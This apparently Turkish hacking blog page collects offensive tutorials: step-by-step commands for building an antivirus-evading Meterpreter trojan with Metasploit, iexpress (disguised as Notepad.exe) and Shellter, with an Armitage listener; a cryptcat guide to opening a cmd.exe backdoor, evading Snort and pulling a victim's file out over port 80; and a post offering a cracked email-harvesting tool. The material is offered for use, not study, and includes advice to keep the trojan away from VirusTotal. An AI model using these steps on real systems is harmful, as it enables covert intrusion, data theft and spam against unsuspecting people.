25 Ağustos 2016 Perşembe

Undetectable Tro Using a Domain Name

In this tutorial I am going to show you how to create an undetectable Meterpreter Trojan using a Domain name. I have taken a few guides/tutorials and built it into one. The first part is creating the DNS Payload. The second part is creating the Executable file. Part 3 is using both in Shellter to create your undetectable Trojan. Part 4 is setting up your listener using Armitage.

Things You Will Need:

  • Kali Linux
  • Windows
  • A No IP account with a domain name
  • A forwarded port on your router
  • Shellter

Part 1: Creating the DNS Payload

Using Kali:
  1. Open Metasploit on Kali by typing msfconsole in a terminal.
  2. Type use payload/windows/meterpreter/reverse_tcp_dns.
  3. Type show options. This will show you that you need to set your lhost and lport.
  4. Type set lhost (hostname you created, without http://).
  5. Type set lport (port you have forwarded on your router set for the Kali machine).
  6. Type generate -h. This will show you the options for generating the payload. You can choose different options but at least do the following.
  7. Type generate -f (file name you choose for the payload) -p windows -t raw. Ex. generate -f DNS -p windows -t raw
  8. Exit the terminal and click on Files. Your payload will be in your Home (Unless you set an option for a different location).
  9. Transfer the created payload to Windows. (Be aware that your AV might detect it at its current state).

Part 2: Creating the Executable File in Windows

  1. Choose option that applies to you. (Important as Shellter does not work with 64-bit executables).
  • 32-bit Windows - Navigate to C:\Windows\System32\iexpress.exe (Right click and select run as administrator)
  • 64-bit Windows - Navigate to C:\Windows\SysWOW64\iexpress.exe (Right click and select run as administrator)
  1. Choose Create new Self Extraction Directive File and click next.
  2. Click next on the Package Purpose page.
  3. Type the title of the package. (This can be anything you want) Ex: Notepad.exe
  4. No Prompt, click next.
  5. Do not display a license. Click next.
  6. Click Add and choose any file on your computer. I choose Notepad.exe in the C:\Windows\System32 folder. Click Next.
  7. Click the drop arrow and choose the file name you choose on the last screen. Click Next.
  8. Choose Hidden and then click next.
  9. No Message. Click Next
  10. Click Browse and type a name for your malware file and a destination. Check the Hide File Extracting Progress Animation from user. Click Next.
  11. Select No restart and then click next.
  12. You can then either choose to save the self extraction directive or don't save. Click Next.
  13. Click Next again on the create Package. Then click Finish.

Part 3: Using Both Created Files in Shellter to Create Your Trojan

  1. Open the folder that Shellter is in. Right click on Shellter.exe and click Run as Administrator.
  2. Type A for Auto.
  3. Type N for No.
  4. Type the location of your created EXE file from Part 2 and hit enter. Let Shellter do it's thing for 30 seconds to a minute.
  5. When asked to choose payload, type C for custom.
  6. Type the location of your created payload in Part 1 and hit enter.
  7. Type N for No reflective DLL loader.
  8. Hit enter and let Shellter finish doing it's thing If it says Injection Verified! you should have a working undetectable Trojan.
  9. Hit enter to exit Shellter.

Part 4: Set Up Your Listener

You can either use Metasploit or Armitage. I prefer Armitage so my tutorial will be for that.
  1. Go back to Kali.
  2. Open Terminal and type Msfupdate
  3. Once it's done type apt-get install armitage.
  4. Type msfdb init
  5. Open Armitage
  6. Click Connect
  7. Click Yes
  8. Once Armitage opens type: use exploit/multi/handler
  9. Type set lhost 0.0.0.0
  10. Type set lport (your port you forwarded in your router)
  11. Type set payload windows/meterpreter/reverse tcp dns
  12. Type set exitonsession false
  13. (Optional.) Type set autorunscript migrate -f
  14. (Optional.) Type set prependmigrate True
  15. Type exploit -j
(Optional steps are to migrate the process automatically so the session does not end before you can do it manually)
Now you should be able to run your undetectable Trojan and get a Meterpreter session.
DO NOT Upload your created Executable to online sites such as Virus Total.

Bypass snort

In this tutorial, I'll introduce you to netcat's popular cousin, cryptcat (she's actually much cuter and more exotic than the plain netcat). Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al.
Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

Step 1Download Cryptcat

You can download and install cryptcat on a Windows system using this link.

Step 2Open a Listener on the Windows System

We can open a listener on any system with a similar syntax as netcat. In this case, we're opening a listener on a Windows 7 system on port 6996 and spawning a command shell.
  • cryptcat -l -p 6996 -e cmd.exe
  • -l means "open a listener"
  • -p 6996 means "place the listener on port 6996"
  • -e cmd.exe means "execute a command shell to the connection"

Step 3Open Snort or Other IDS


Now, let's start up an IDS like Snort on another system that will connect to the Windows system to see whether the encryption is able to "blind" the IDS, leaving our backdoor invisible to such security devices.

Step 4Connect to the Windows System with Cryptcat

Since cryptcat is installed by default on BackTrack, we don't have to download and install it. In addition, it's in a /bin directory, so we can access it from any directory.
Now, we can connect to the Windows 7 system with cryptcat from our BackTrack system and see whether we can complete an encrypted backdoor connection that is nearly impossible to detect.

  • cryptcat 192.168.4.182.248 6996
As you can see, we connected to the Windows 7 system and received a command shell from the Win 7 system! This gives us significant control over that system, but not total control as the command shell has limited capability.

Step 5Check Your Snort Logs and Alert

This type of attack (passing a command shell across the wire) is easily detected with Snort or other IDS's when the connection is unencrypted. Snort rules will alert the sysadmin that a cmd.exe shell has traversed their network connection, and they are likely to do something then to keep you using that command shell. With the encrypted connection available with cryptcat, this connection should be nearly undetectable.


Let's go back now and check your logs and alerts in Snort. If we were successful in evading the IDS, you should NOT see any alerts regarding command shell moving across the wire. We can check our logs by going to /var/snort/alerts and see whether any alerts have been triggered by our connection to the Windows machine (normally, we should find an alert).
  • kwrite /var/snort/alerts
As you can see, we were successful. We were able to connect to the Windows system without alerting any of the security systems!

Step 6Send Crypcat Over Port 80 to Evade the Firewall

Although we have successfully created an encrypted backdoor on the victim system, a vigilant security admin will notice that an unusual port (6996) is open. This will likely trigger some action by the security admin to limit our access. In addition, on systems with a good system admin and good firewall, this port will likely be blocked by the firewall.
For any network to be able to communicate on the Internet, they will likely need to keep open ports 80 and 443, certainly, but also possibly 25, 53, and 110. Since unencrypted, normal Internet traffic travels over port 80, it's nearly always open and a little more traffic will hardly be noticed.
Now that we have successfully used cryptcat, we'll send it over port 80 with all the other Internet traffic. Although it will be encrypted, it will look like any binary data crossing the wire. It will be nearly impossible for the security devices to detect or block it, as they must always allow traffic on port 80, and the traffic is encrypted, so the IDS can't "see" the contents.
Here we will move a file from the victim's system called topsecret.txt to our attack system without any of the security devices detecting it. This time, instead of sending a command shell across the wire, we will be sending a top secret file named topsecret.txt across our encrypted connection. We can do this by typing at the Windows command prompt:
  • cryptcat -l p 80 < topsecret.txt
  • -l means "open a listener"
  • -p 80 means "open that listener on port 80"=
  • < means "send the following file out this listener"

Step 7Connect to the Listener

Now, let's connect to the victim's system and pull across the top secret file. All we need to do is connect to the listener by typing cryptcat, the IP address of the victim system, and the port number of the listener.

  • cryptcat 192.168.182.248 80
As you can see, the file came across our connection successfully!

Step 8Let's Check the Alerts File

Let's once again check our Snort log files for any evidence that our IDS detected this movement of the top secret file.
  • kwrite /var/snort/alerts
As you can see, our top secret file sailed right through port 80 under the noses of the sysadmins, IDS, and firewall without a trace!
Cryptcat is a great little tool for moving data off the victim's system across the normal open ports without any of the security devices detecting it. Keep coming back to Null Byte for more tutorials on how to hack into systems and extract information without being detected.

24 Ağustos 2016 Çarşamba

email toplama programı


E-Posta adresi toplama yazılımıdır. Nette bulunması zordur. Private paylaşım. Crack Dosyası olduğundan antivirüsler virüs olarak görebilir.

Kullanımı


Facebook ve diğer sitelerde, forumlarda email toplama özelliği mevcuttur.

Download Dosya TC

ücretsiz telefon sms

Diğer servisler;

http://sellaite.com/smsreceiver/
http://pinger.com/tfw/
https://www.textnow.com/
http://www.freeonlinephone.org/
http://www.receivesmsonline.net/
http://receive-sms.com/

siteyi tor ağında açma


Selamun Aleyküm


___________________________________________